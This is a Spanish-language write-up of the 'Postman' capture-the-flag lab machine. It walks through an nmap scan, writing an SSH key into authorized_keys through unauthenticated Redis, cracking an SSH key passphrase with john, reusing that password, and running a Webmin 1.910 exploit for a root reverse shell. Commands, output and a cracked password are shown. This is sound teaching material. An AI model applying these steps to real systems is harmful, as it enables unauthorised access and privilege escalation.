Postman - Writeup


RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo con nmap:


```
PORT      STATE SERVICE REASON         VERSION
22/tcp    open  ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Li
| ssh-hostkey:
|   2048 46:83:4f:f1:38:61:c0:1c:74:cb:b5:d1:4a:68:4d:77 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDem1MnCQG+yciWyLak5YeSzxh4HxjCgxKVfNc1LN+
0wTncuKD2bA9LCKOcM6W5GpHKUywB5A/TMPJ7UXeygHseFUZEa+yAYlhFKTt6QTmkLs64sqCna+D/cvtK
kCaUE7g2vdQ7JtnX0+kVlIXRi0WXta+BhWuGFWtOV0NYM9IDRkGjSXA4qOyUOBklwvienPt1×2jBrjV8v
|   256 2d:8d:27:d2:df:15:1a:31:53:05:fb:ff:f0:62:26:89 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIRgCn2
FC0NXK27c3EppI=
|   256 ca:7c:82:aa:5a:d3:72:ca:8b:8a:38:3a:80:41:a0:45 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIF3FKsLVdJ5BN8bLpf80Gw89+4wUslxhI3wYfnS+53X
80/tcp    open  http    syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-favicon: Unknown favicon MD5: E234E3E8040EFB1ACD7028330A956EBF
|_http-title: The Cyber Geek's Personal Website
|_http-server-header: Apache/2.4.29 (Ubuntu)
6379/tcp  open  redis   syn-ack ttl 63 Redis key-value store 4.0.9
10000/tcp open  http    syn-ack ttl 63 MiniServ 1.910 (Webmin httpd)
|_http-favicon: Unknown favicon MD5: 91549383E709F4F1DD6C8DAB07890301
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

En el puerto 80 vemos una web en construccion:


En el puert 1000 vemos el panel de login de webmin:



En el puerto 6379 tenemos la base de datos redis, a la que podemos acceder a traves de "redis-cli" sin proporcionar credenciales:



En "hacktricks" hay un manual de como podemos cambiar la key "authorized_keys" de la maquina victima (poniendo la nuestra) para poder acceder sin credenciales, utilizando nuestra key "id_rsa":



Vamos a probar el exploit. Generamos 3 lineas de espacios en nuestra "id_rsa.pub" para evitar errores y lo asignamos para que sea la clave ssh en redis:

En redis vamos comprobar que el archivo de configuracion se encuentra en "/var/lib/redis/.ssh" y asignamos que nombre del archivo de la base de datos sea "authorized_keys". Cuando guardemos, habremos guardado nuestra clave publica en el archivo "authorized_keys" de la maquina victima por lo que podremos conectarnos como el usuario redis sin proporcionar la contraseña

```
┌──(kali㉿kali)-[~/.ssh]
└─$ redis-cli -h 10.10.10.160
10.10.10.160:6379> config get dir
1) "dir"
2) "/var/lib/redis/.ssh"
10.10.10.160:6379> config set dbfilename "authorized_keys"
OK
10.10.10.160:6379> sabe
(error) ERR unknown command 'sabe'
10.10.10.160:6379> save
OK
10.10.10.160:6379> exit

┌──(kali㉿kali)-[~/.ssh]
└─$ ssh redis@10.10.10.160 -i id_rsa
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Last login: Mon Aug 26 03:04:25 2019 from 10.10.10.1
redis@Postman:~$
```

ESCALADA DE PRIVILEGIOS

En /opt encontramos la clave "id_rsa" del usuario Matt. La copiamos a nuestro kali y intentamos conectarnos por ssh pero nos pide una "passphrase" la clave "id_rsa":

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nano id_rsa

┌──(kali㉿kali)-[~/Downloads]
└─$ chmod 600 id_rsa

┌──(kali㉿kali)-[~/Downloads]
└─$ ssh -i id_rsa Matt@10.10.10.160
Enter passphrase for key 'id_rsa':
```

Vamos a utilizar la herramienta "ssh2john" para pasarle el hash de esta clave "id_rsa" y poder descifrarla con la herramient john:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh2john id_rsa > hash.txt

┌──(kali㉿kali)-[~/Downloads]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
computer2008     (id_rsa)
1g 0:00:00:00 DONE (2024-10-28 05:58) 5.263g/s 1299Kp/s 1299Kc/s 1299KC/s comunista..comett
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Pero nos tira la conexion:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh2john id_rsa > hash.txt

┌──(kali㉿kali)-[~/Downloads]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
computer2008     (id_rsa)
1g 0:00:00:00 DONE (2024-10-28 05:58) 5.263g/s 1299Kp/s 1299Kc/s 1299KC/s comunista..comett
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~/Downloads]
└─$ ssh -i id_rsa Matt@10.10.10.160
Enter passphrase for key 'id_rsa':
Connection closed by 10.10.10.160 port 22
```


Si vemos el archivo "sshd_config" podemos ver que deniega la entrada por ssh al usuario Matt:

```
#deny users
DenyUsers Matt
```


Pero vamos a probar si esa "passphrase" puede se pa password del usuario Matt:

```
redis@Postman:/etc/webmin$ su Matt
Password:
Matt@Postman:/etc/webmin$ whoami
Matt
```

Ademas, las credenciales de Matt tambien valen para acceder al panel de administracion de webmin:



Ahora que sabemos la version de webmin (1.910) y las credenciales vamos a buscar si existe un exploit donde podamos elevar nuestros privilegios explotando una vulnerabilidad en webmin:



Este exploit nos enviar una reverse shell a nuestra maquina local:

```
┌──(kali㉿kali)-[~/escalada/Webmin-1.910-Exploit-Script]
└─$ python2 webmin_exploit.py --rhost 10.10.10.160 --lhost 10.10.14.5 -u Matt -p computer2008 -s True
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer sup
ported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
****************************** Webmin 1.910 Exploit By roughiz******************************
********************************************************************************************
********************************************************************************************
********************************************************************************************
****************************** Retrieve Cookies sid ****************************************

********** [+] [Exploit] The Cookie is 168824a8fc702c1044540ad3ab310b05

********************************************************************************************
****************************** Create payload and Exploit **********************************



********** [+] [Exploit] Verify you nc listener on port 4444 for the incomming reverse shell
```

```
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.160] 52378
whoami
root
```